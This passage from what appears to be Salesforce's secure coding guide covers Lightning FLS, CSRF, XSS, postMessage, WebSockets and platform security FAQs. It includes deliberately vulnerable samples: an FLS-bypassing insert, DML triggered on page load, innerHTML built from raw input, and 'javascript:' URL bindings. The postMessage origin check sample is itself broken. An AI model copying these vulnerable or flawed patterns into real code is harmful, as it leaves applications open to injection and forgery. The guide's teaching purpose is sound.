        if(Schema.SObjectType.Account.fields.Name.isUpdatable()){
            insert a; // <== problem: if Account "a" includes other
fields
                    // or custom fields they will also be set.
            return a;
        }

        return new Account();
    }
```

To do this, you must iterate through all populated fields and check FLS on those fields.

```
    @AuraEnabled
    public static Account respectFLS(Account a){
        Map<String, Schema.SObjectField> fieldMap =
Schema.SObjectType.Account.fields.getMap();
        Map<String, Object> fieldsToValue =
a.getPopulatedFieldsAsMap();
        for(String fieldKey : fieldsToValue.keySet() ) {
            // if this populated field is not accessible, throw an
error
            if(! fieldMap.get(fieldKey).getDescribe().isUpdateable())
 {
                throw new SecurityException('Invalid fields');
            }
        }
        insert a;
        return a;
    }
```

Cross Site Request Forgery

In order to prevent CSRF attacks on page 40, do not invoke any server-side controller method that performs a DML operation automatically as the result of a page load. Specifically, do not invoke server-side DML controller method as onInit handlers, or afterRender handlers (if rendering is performed automatically on page load).

```
({
    doInit: function(cmp) {
        var action = cmp.get("c.updateField"); //vulnerable to CSRF
        [...]
        $A.enqueueAction(action);
        },
    handleClick: function(cmp, event) {
```

```
        var action = cmp.get("c.updateField"); //not vulnerable to
CSRF
        [...]
        $A.enqueueAction(action);
      }
})
```

The key is that the DML operation not be performed without an event stemming from human interaction, such as a click. CSRF only applies to server-side DML operations, not operations that update client-side component attributes.

Cross Site Scripting

Component markup is rendered differently than standard Visualforce markup (which is rendered server-side) or javascript micro-templating frameworks (which are usually rendered with innerHTML). In Lightning, component markup must be valid xhtml, and the markup is parsed and rendered to the DOM with standard DOM accessors such as setAttribute and textContent. Therefore no html parsing occurs during component markup rendering, and there is no possibility of breaking out of attribute values or nodeValues. When attributes are interpolated into markup, they can only occur as attribute values or the text content of DOM nodes. Lightning attribute values cannot be inserted as attribute names, or portions of attribute values. This means certain constructions that would be valid in Visualforce or most micro-templating frameworks are invalid aura expressions, and most of the remaining constructions are automatically safe:

```
<div>Here is a <b> {!v.myvalue} </b> bold value</div> <!-- always
safe-->
<div title="{!v.myvalue}">a div</div>   <!-- always safe-->
<div title="{!v.myvalue}">a div</div>   <!-- always safe-->
<div {!v.myvalue}>a div</div>   <!-- will not compile-->
<div title="Here is a {!v.myvalue}">a div</div>   <!-- will not
compile -->
<div title="{!'Here is a ' + v.myvalue}">a div</div>   <!-- always
safe-->
```

Because of this, no encoding is ever performed by the framework when rendering component markup, nor are any encoding functions provided by the framework.

However, there is still the possibility of using unsafe attributes:

```
<a href="{!v.foo}">click</a> //unsafe: foo=javascript:..
<iframe src="{!v.foo}"/> //unsafe: foo=javascript:..
```

The following is a partial list of unsafe combinations of tags and attributes that should be avoided, if possible within lightning component markup in order to avoid assigning lightning attributes values to unsafe attribute values:

Tag	Attribute(s)	Issue
(any)	href or xlink:href	javascript: or data: pseudo-schemes
any	on* (event handler)	js execution context
iframe, embed	src	javascript: pseudo scheme
iframe	srcdoc	html execution context
form	formaction	js execution context

73

object	data	js execution via data uri
animate	to, from	js execution context
any	style	css injection

This is only a partial list. See html5sec.org for more information about possible unsafe attributes. Of the above unsafe constructions, two are commonly used in component markup, namely anchor tags as well as style tags. There are several options for sanitizing these attributes.

Anchor tags can be sanitized when relative URLs are used:

```
<a href="{!v.foo}">click</a> //unsafe: foo=javascript:..
<a href="{!'/' + v.foo}">click</a> //forces scheme to be https or
http
```

The same procedure can be used to control other URIs.

If you must handle both absolute and relative URIs, another option is to mark the attribute as private (for example if you are setting it in your code and are not setting it externally).

Alternately if you cannot mark the attribute as private and must set it in component markup (rather than a custom renderer) you will need to sanitize the attribute yourself with an onChange event:

component:

```
<aura:component>
    <aura:attribute name="attr" type="String" />
    <aura:handler name="change" value="{!v.attr}"
action="{!c.sanitizeUrl}" />
    <aura:handler name="init" value="this" action="{!c.sanitizeUrl}"
 />
    <a href="{!v.attr}">click here</a>
</aura:component>
```

with controller:

```
({
    sanitizeUrl : function(cmp, event, helper) {
        var el = document.createElement('a');
        el.href = ('getParam' in event) ?
event.getParam('value') : cmp.get('v.attr');
        if (el.protocol !== 'https:') {
            cmp.set('v.attr', ' ');
        }
})
```

Note that the scheme is parsed by the browser rather than with string handling functions. Also note that both the init and change events must be filtered to make sure that only controlled schemes are rendered or re-rendered in your component's markup.

Because the binding between component markup and lightning attributes is automatic, unless you intercept value changes, your code cannot sanitize attributes set from outside your component. Moreover, it is a bad practice to rely on the code that instantiates or interacts with your component to pass you safe values. Relying on the caller to give you data that is safe creates a security dependency between

the internal structure of your component and all of the possible callers. In large applications, this typically results in failure to sanitize some input.

Because the above sanitization technique is heavyweight, it is preferable to use only relative URLs in component markup, or to use only private attributes (for example, if the URL is pulled from a URL type on the server).

For style tags, CSS as a language is difficult to sanitize in such a way as to prevent style injection. Moreover, the 'type' fields within lightning attributes are not enforced -- e.g. field marked 'Boolean' may well contain strings, etc. Therefore it is a bad practice to pass attribute values to style tags. Instead use tokens, private attributes, or javascript to manage style changes.

Within javascript, the same cross site scripting issues are possible as with any other javascript code. Be aware that no encoding functions are provided, so if you must use html rendering functions, then place a third party encoding library such as secureFilters into your helper (loading this library via static resources creates some race conditions that add complexity to your code). Then, use the secureFilters.html function to sanitize external data passed to rendering functions or third party libraries that use rendering functions:

```
rerender: function(cmp, event, helper) {
    var el = cmp.find("xyz").getElementById("abc");
    var myattr = cmp.get("v.myattr");
    el.innerHTML = "<b>" + myattr +"</b>"; //unsafe
    el.innerHTML = "<b>" + cmp.helper.secureFilters.html(myattr)
+"</b>"; //safe
```

and place the secureFilters code into your helper. Alternately, use an html encoding function that performs the same substitution operations as secureFilters' html() function.

If in the future, encoding functions are provided natively by the framework, this section will be updated with new instructions. Do not roll your own encoding functions.

Do not rely on CSP to prevent XSS, as the presence of CSP policies will depend on how your component is surfaced and what the organization's policies are, which is subject to change at runtime. Additionally, CSP will not protect your code from html or style injection.

For more information about general XSS issues, see our Secure Coding Guidelines on page 2.

Arbitrary Redirect

When re-directing to a third-party side:

1. Use HTTPS.
2. Ensure that the domain is hard coded into the source or stored in a custom setting. Storing the domain in a custom object field is not considered sufficient protection.

Secret Inputs

In Visualforce, user password entry should be performed with `<apex:inputSecret>` tags. The Lightning equivalent for this is the `<ui:inputSecret />` component.

Third-Party Frameworks

Check out this blogpost about using third party frameworks within Lightning Locker.

CHAPTER 10 Marketing Cloud API Integration Security

For the most part we treat the Marketing Cloud API as any other API that you can integrate your Salesforce apps with. Here are a few additional things to keep in mind as you design and develop your integration:

Enforce least privilege

Make sure to request minimum required scope for the OAuth token for your app API token. This would follow the principle of least privilege and reduce the risk associated with the API token.

Secure storage

Make sure to only store the refresh token on your external web server. Make sure to keep the access token only in memory and requesting a new access token when needed. Make sure to follow industry best practice for secure storage of refresh token on the external platform you are using. The refresh token should be treated like a Salesforce credential.

Secure in transit

Make sure to always enforce TLS when making API calls to the MC APIs. Make sure to only provide the access token as the Authorization header and never as query parameters. Make sure to maintain up to date TLS configurations on your external web server.

Prohibited API endpoints

Please do not make use of the XML API. This API is no longer supported and is not compatible with Enterprise 2.0 accounts. The AppExchange does not allow apps that make use of the XML API on the marketplace.
https://help.exacttarget.com/en/technical_library/xml_api/exacttarget_xml_api_technical_reference/

For general guidelines around web application pentesting for your composite app, review the OWASP Top Ten checklist. Here are some specific issues to look out for when building composite apps:

Authentication (Session management)

Authentication and session management needs to be correctly implemented. That means using secure procedures to create, manage and end a session for each authorized user. Session IDs should be properly rotated out and set with the correct cookie flags. Always prefer to use your framework's session management features as they're thoroughly tested and more frequently updated.

https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management

Access Control

The app needs to verify the user's session and permission levels before giving access to any restricted data or function. For example, this could be a standard user accessing admin-level setting pages, or user A viewing user B's purchase history.

- https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Sensitive Information in errors

The correct handling of errors and responses are critical in avoiding most of the fingerprinting and enumeration process by a possible attacker. Common error responses such as stack traces and debug logs should be hidden from the user because an attacker can use this to gain more information about the server/application.

https://www.owasp.org/index.php/Improper_Error_Handling

Cross Site Request Forgery (CSRF)

This vulnerability is used by attackers to trick an authenticated user to perform an unwanted action on the target vulnerable server. To achieve this, the attacker crafts a URL or a FORM inside a malicious page, and trick the target victim to access to it. CSRF attacks typically target state-changing requests as there is no way for the attacker to see the response of the forged request.

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

HTML injection and Cross Site Scripting (XSS)

HTML injection vulnerabilities occur when an attacker can inject their own HTML code in a vulnerable website, and make it appear as if it is originally there. For example, the attacker may be able to inject an <iframe> and display a completely different page. Cross Site Scripting is a vulnerability where an attacker can inject their own javascript (instead of just HTML) that executes in the context of a vulnerable domain. The attacker can then craft a payload and trick a victim to visit the link and the attacker's Javascript will execute on the victim's browser.

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Arbitrary Redirects

The vulnerable server perform a redirect function using user controlled data in some URL. This allows the attacker to use a normal-looking server URL to redirect a victim to a malicious site. In addition, if your site uses one page to perform forwards to other resources, an attacker could modify the input parameter and bypass permission checks.

https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards

Remote Code Execution

The web app or server is running some code vulnerable to specially crafted input data, that entails the execution of commands in the target machine. This can be achieved normally from three basic sources: Web server is running some vulnerable service listening to open ports on the internet: Check if every service that is listening at a port on your web server is not vulnerable or it has any public working exploit. Web app is using vulnerable components: Double check every software package (gems, nodes,libraries...) that you are using in your app to support functionality like process documents, process images, open connections (like external URI), parse XML. Application is processing user input as serialized data. Execute deserialized user data with caution as it could lead to remote code execution.

https://www.owasp.org/index.php/Command_Injection

Using Insecure Software

Most applications use some kind of third-party components, such as Javascript libraries, server side frameworks and application servers. Ensure you are using the latest available version with no known security vulnerabilities. Vulnerable versions are easy to identify and can open up your application to a broader attack surface.

https://www.owasp.org/index.php/Top_10_2013-A9-Using_Components_with_Known_Vulnerabilities

SQL Injection

A SQL injection attack consists of insertion, or "injection", of a SQL query via the input data from the client to the application. SQL injection attacks are a type of injection attack, in which SQL commands are injected as a part of user supplied input in order to effect the execution of predefined SQL commands.

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

Storage of sensitive Data

Sensitive data such as passwords, credit card information, Social Security Numbers and other PII need to be securely stored on the server using the industry best practice for secure storage on your platform.

https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure

CHAPTER 11 Secure Coding PostMessage

Secure Post Message

Browser's Same Origin Policy (SOP) prevents different origins from accessing each other's data. *window.postMessage* API was thus introduced in HTML5 to enable data exchange between the different origins intending to communicate with each other.

window.postMessage provides a communication bridge, and it is the developer's responsibility to keep the bridge secure and use the API securely. There are two aspects to postMessage based message exchange, viz, sending and receiving. We will now look at it from sender's and recipient's perspective.

Sender

A postMessage invocation syntax looks something like

```
otherWindow.postMessage(message, targetOrigin);
```

A secure postMessage invocation example to send a message to another domain is provided below:

```
window.postMessage("This is a message", "https://www.salesforce.com")
```

In the code example above, the sender has access to the window object for the intended recipient. There are various mechanisms by which the sender can get the javascript handle to a target window, so we will skip that.

- "This is a message" is the actual message that is sent to the recipient window. It can be any object and not just a string message.
- "https://salesforce.com" is the target domain to which the message must be delivered. If the recipient window has navigated to a different domain, the browser will discard the message and not deliver it, ensuring confidentiality of the information.

You can also specify "*" as the target domain name if you want to send your message to any domain on the target window. That is an insecure use of postMessage API and must be avoided. If the target window navigates to a new origin, your message may end up being delivered to a malicious domain resulting in information leakage.

It is important to always specify the precise target origin while sending postMessage(s). You can also use '/' as target origin if you want the receiving origin to be the same as the sending origin.

Receiver

Since any origin can send messages to your window and message handlers, it is recommended to accept messages only from domains on an allowlist. Failure to check source origin can result in cross site scripting, information leakage or denial of service attacks on your application. It is also recommended to validate the format of incoming data prior to processing. Always assume that the received messages are malicious and program defensively.

An example secure implementation to process incoming messages may look as follows:

```
window.addEventListener("message", processMessages);
  function processMessages(event) {
```

```
    var sendingOrigin = event.origin || event.originalEvent.origin;

    if (origin !== "https://www.salesforce.com")
    //check source of the incoming message
    // ignore message or throw error
    if(isIncomingDataValid(event.data)) {
   //isIncomingDataValid is a custom function to validate data format

    // do something
    } else {
    // ignore message or throw error
    }
 }
```

To summarize postMessage API is a powerful developer tool and must be used with caution. General guidelines for its use are:

- While sending messages

  – Provide a specific destination origin unless there is a need to broadcast your message to all domains

- While receiving messages

  – Setup event listeners only when expecting messages from other windows.

  – Always check the source origin against a list of allowed origins.

  – Ensure that the data received is in the expected format. Only interpret the received message as data. Don't evaluate it as code.

  – Reply only to trusted origins

References:

- whatwg.org web messaging
- Mozilla developer

CHAPTER 12 Secure Coding WebSockets

Secure WebSockets

WebSocket is a full duplex communication protocol introduced in HTML5, allowing real-time data exchange between the web browsers (or other clients) and the server. A WebSocket connection is established after a WebSocket handshake between client and the server. The handshake happens over the HTTP protocol.

As with all new technologies, WebSocket presents some interesting security challenges for which we have discussed the countermeasures below.

Implement Strong Countermeasures against Cross-Site WebSocket Hijacking (CSWSH) Attacks Per design, WebSocket connections are not restricted by Same Origin Policy. This allows WebSocket connections to establish and exchange data between different origins. The specification does not offer any advice on the authentication mechanism.

Let us assume that your web application uses ambient client credentials like cookies, client SSL certificates or HTTP authentication, to protect its WebSocket communication. In this case, when a cross origin WebSocket connection is established, the browsers automatically sends these credentials along with the request. The server then authenticates the client and returns the requested data, allowing cross domain data retrieval and SOP bypass.

Specifically Enforce that the Origin header matches only one of the domains on the allowlist. All modern browsers add the Origin request header to cross origin requests, so this should be easy to implement. Consider implementing custom authentication mechanisms like OAuth, SAML etc… to authenticate WebSockets. Send the values of these headers in custom HTTP request headers for your application. This prevents the browser from automatically appending client credentials to the WebSocket requests. Implementing this countermeasure protects in the scenarios when Origin header validation is difficult to support for any number of reasons.

Always use WSS WebSocket defines two new URI schemes, ws and wss. wss:// is secure and ws:// is inherently insecure. The ws:// sends all data over unencrypted channel and must not be used. Web applications must always use wss:// for WebSockets which is a secure protocol and relies on Transport Layer Security to provide security to the communication channel. In addition to that, the code that performs WebSocket connections must be delivered over HTTPS to prevent sslstrip like MiTM attacks.

Example code to create a secure WebSocket:

```
var webSocket = new
WebSocket("wss://www.salesforce.com/OAuthProtectedResource")
```

References

- WebSocket
- Heroku - Websocket Security
- Cross Site Web Socket Hijacking - Christian Schneider
- sslstrip

CHAPTER 13 Platform Security FAQs

The following documentation provides answers to common security questions for the App Cloud platform. It also covers common false positive findings from 3rd party Security Assessments against the App Cloud platform.

Secure Cookies

Why are certain cookies served from the salesforce.com domain not set as secure or set as persistent?

There are several cookies that the platform uses to enhance functionality which do not contain any session information.

They cannot be used to gain access or escalate privilege if altered or accessed by an attacker.

The session cookie "sid" is marked as secure and is non-persistent, i.e, the cookie is deleted when browser is closed.

Why is the session cookie not set with HTTP Only flag?

You can require HttpOnly cookies for your organization. Go to Administer > Security > Session Settings > Session Setting and enable "RequireHttpOnly attribute". This will set the HttpOnly attribute only for the SID session cookie.

Data validation

Why is data from particular input fields not validated server side before saving in objects?

Data Validation/Quality issues like these would not fall under security.

Most default data validation/quality rules are enforced client side.

An example of this is updating a picklist value to a non defined value via the API or modifying a standard page edit POST.

Examples of data validation rules that are enforced server side:

- Setting a lookup ID to a non existent record ID.
- Data type for a field e.g cannot set a number field with text values.
- Explicit data validation rules setup in object Validation Rules or Apex Triggers.

Clickjacking

Does the platform have Clickjacking protection?

Clickjacking protection can be enabled via: **Setup > Security Controls > Session Settings**. It is enabled by default for all Salesforce setup pages.

You can set the clickjack protection for a site to one of these levels:

- Allow framing by any page (no protection)
- Allow framing by the same origin only (recommended)
- Don't allow framing by any page (most protection)

Experience Cloud sites have two clickjack protection parts—one for the Experience Cloud site which is set from the Salesforce site detail page and another for the Site.com site which is set from the Site.com configuration page. It's recommended that both are set to the same value.

https://help.salesforce.com/articleView?id=siteforce_clickjacking_enable.htm&type=0

Cross Site Request Forgery

Does the platform have any Cross Site Request Forgery protections?

CSRF protection is enabled by default. You can view/modify the setting via **Setup > Security Controls > Session Settings**.

Why are Salesforce CSRF tokens reused?

CSRF tokens are scoped to a particular user, entity operated on, and session and are re-used within a user's session.

The token itself is randomly generated such that it cannot be guessed by an attacker.

It will be just as difficult for an attacker to get the user's sessionid as it is the CSRF token.

Cross Site Scripting

Does the platform have any Cross Site Scripting protections?

All standard pages output encode user controlled data in the proper context it is used in.

For visualforce pages , all merge fields are HTML encoded by default.

Any cross site scripting vulnerabilities that occur from custom visualforce pages needs to be addressed with best practice recommendations and tools provided for developers.

Apex and Visualforce provide additional encoding utilities for other contexts. Developers are responsible for the proper output encoding for other non-html contexts.

Apex and Visualforce XSS guidelines

Why is data not input encoded on saving to objects to protect against XSS?

The platform implements context specific output encoding for user controlled data. Salesforce data can be presented in multitude of contexts/systems, and it is a difficult challenge to successfully anticipate the correct context for data at input time.

Standard pages are designed to properly encode data in the correct context in which it is displayed.

If input encoding is required, implement custom triggers on desired objects/fields to perform input encoding.

File Upload

We are aware that it is possible for files uploaded by a malicious user to contain malicious content and a user who downloads the file could be compromised if antivirus software does not detect the file as malicious.

As an option, you may be able to use external add-ons such as F-Secure Cloud Protection for Salesforce. F-Secure is a cloud-based security solution designed to complement the native security capabilities of the Salesforce platform. It monitors files and URLs that are uploaded to or downloaded from Salesforce.

Certain file types and upload/download behavior can be managed via '"Setup > Security Controls > File Upload and Download Security'". For other file types, custom Apex triggers on related objects can limit the file extensions uploaded.

Are stored files scanned for malicious content?

Files are not scanned for malicious content. The data is stored as binary on Salesforce servers. Certain file types are parsed for search indexing or for preview display and controls have been put in place to ensure this occurs in an isolated environment with limited privileges.

The following resources may also be useful:

- https://help.salesforce.com/apex/HTViewHelpDoc?id=admin_files_type_security.htm&language=en_US
- https://help.salesforce.com/apex/HTViewSolution?urlname=Configure-File-Upload-and-Download-Security-Settings&language=en_US

Files and attachments are stored within the services in such a manner that if something was uploaded which was infected, it would have no affect on the rest of the service or other files because of the way it is stored. So, we are protecting the platform, which is all we can do. We cannot control the customer's end points, and it is their responsibility to ensure that those endpoints have up to date antivirus protection.

The app layer is abstracted from the infrastructure layer via our multi tenant model, hence the reason we are speaking to two different parts, the infrastructure layer we manage and protect, and the app layer where users are able to upload anything they want, in a secure manner, but we can't control whether the user chooses to upload an infected file, or in the case of some of our customers, intentionally upload items which are known to be infected.

Arbitrary SQL query execution

The finding does not contain SQL, rather it contains SOQL so there is not a security impact.. The request is a call to our REST API which allows users to query objects and fields that they already can access based on the access control settings that the Organization's administrator has set. The REST API enforces the correct permissions including Sharing, CRUD/FLS. Therefore nothing is exposed to the user that they would not already have permission to access, and no secrets, proprietary information or information useful to an attacker is exposed. For more information on the REST API and SOQL Queries please see the links below.

REST API SOQL Reference: available here

SOQL Reference: available here

FRONTDOOR.JSP SID

- frontdoor.jsp SID used via login.salesforce.com is a temporary session that can not be used upon login.

- Salesforce is aware of the ability to login via frontdoor.jsp?sid=<sessionid>. via the API. (you will not be able to use the temporary session ID but the SID created it upon login)

You can see the documentation about this behavior here:
https://help.salesforce.com/articleView?id=security_frontdoorjsp.htm&type=0

JSESSIONID

JSESSIONID is a temporary session ID and the cookie can not be exploited. The main session cookie is the SID and it is marked secure.

HTTP Headers

X-Content-Type-Options: no sniff

The HTTP header can be turned on or off by each organization under **Setup > Security Controls > Session Settings > Enable Content Sniffing Protection**.

Browsers may ignore the Content-Type header returned by the server and guess the content-type from the actual content of the body response. This can be leveraged to force the browser to execute malicious Javascript or CSS.

The HTTP header X-Content-Type-Options: nosniff prevents the browser from guessing the type of file based on its content or the embedding tag. The browser obeys the content-type sent by the server.

X-XSS-Protection

The HTTP header can be turned on or off by each organization under **Setup > Security Controls > Session Settings > Enable XSS Protection**. This header prevents some Reflected Cross-Site Scripting attacks. It works with the same way as the CSP directive reflected-XSS.

If the browser detects a reflected XSS, it will block the content and show a blank page instead.

We do not consider the browser level XSS protections as adequate to properly secure against XSS. Different browsers have different ways of handling/parsing HTML and Javascript and the protections behave differently across browsers. We consider it imperative to implement XSS protections on the application and be as browser agnostic as possible. From a resource perspective, we consider it more efficient to maintain this approach, rather than split efforts in managing the various XSS behaviors/protections of different browsers.

Directive: reflected-XSS

The HTTP header can be turned on or off by each organization under **Setup > Security Controls > Session Settings > Enable XSS Protection**.

Supported by Chrome only. This directive blocks reflected Cross-Site Scripting attacks. It works the same way as the X-XSS-Protection header.

The same preference controls the X-XSS-Protection header and the reflected-XSS CSP directive.

Directive: referrer

Aloha only

This directive indicates that when going from Salesforce to a third party domain, the Referer header should contain only the Salesforce domain, not the full URL. This prevents leaking confidential information from the URL to other sites when loading assets (images, scripts) or clicking on a link.

Referrer: https://domain.my.salesforce.com/page.jsp?oid=XXXXXX&secret=YYYYY becomes Referrer: https://domain.my.salesforce.com

The Referrer header is unchanged within the same domain.

HTTP Public Key Pinning

Public Key Pinning (HPKP) allows a website to declare the list of valid certificates for this website in the HPKP header sent to the server. Like HSTS, this information is valid for the amount of time specified in the HPKP header.

The HPKP header contains a hash of all the valid public keys from any of the SSL certificate in the chain. Like CSP, it is possible to report only violations and/or to block certificates mismatches.

Salesforce uses HPKP in report-only mode. No content is blocked if the certificate does not match any of the PINs.

Content Security Policy (CSP) - Reporting

Aloha only

The Content-Security-Policy-Report-Only response header allows Salesforce to monitor the use of third party assets in order to detect HTTP contents loaded on HTTPS websites.

This header defines a policy. The policy is checked by the browser (Chrome, Firefox, and Safari - not Internet Explorer) on each page but not enforced. The browser sends a report to Salesforce for each policy violation. This header is enabled by default on all pages (Aloha). Lightning enforces its own CSP.

The Content Security Policy is made of several directives. In Aloha, the directives indicate that assets (images, web fonts, style sheets, etc.) can be loaded over HTTPS or inline.

The frame-ancestor directive indicats that only salesforce.com and force.com should include an IFRAME of Salesforce services.

HTTP Strict Transport Security (HSTS)

HSTS is enabled for login.salesforce.com, MyDomain login URLs, on Lightning + content domain, VisualForce, Experience Cloud sites subdomain and on the non-Experience Cloud sites, Sites subdomain.

Note: HSTS is enabled for authenticated traffic only on the App Servers (your instance where your org resides).

X-FRAME Options Header

Customers can prevent the inclusion of Salesforce IFRAMEs on third-party site by enabling "Prevent Clickjacking" under "'Security Controls > Session Settings > Clickjacking Protection'". We recommend customer to enable this feature for all VisualForce pages.

Miscellaneous

Caching: Why are certain HTTP responses from the platform cached by browsers?

Salesforce caches for performance reasons and this is controlled via HTTP header cache response directives. The main security issue here is if an attacker gains access to the local client machine. To mitigate access to the cached data in this scenario, configure user browsers to not cache requests.

We review on a case by case basis whether certain pages/resources should not be cached based on the content being cached.

Will Salesforce deprecate use of RC4 and 3DES cipher suites?

We no longer support RC4 or 3DES for HTTPS. Ensure that your server's cipher suite lists support the advanced encryption standard (AES) with 128-bit (AES128) or 256-bit (AES256) stream keys. Otherwise, outbound calls to the HTTPS server will fail.

Salesforce is mitigating the Sweet32 vulnerability attack by periodically rotating the encryption key along with the connections.

Block Ciphers and the Birthday Bound

Salesforce Supported TLS Ciphers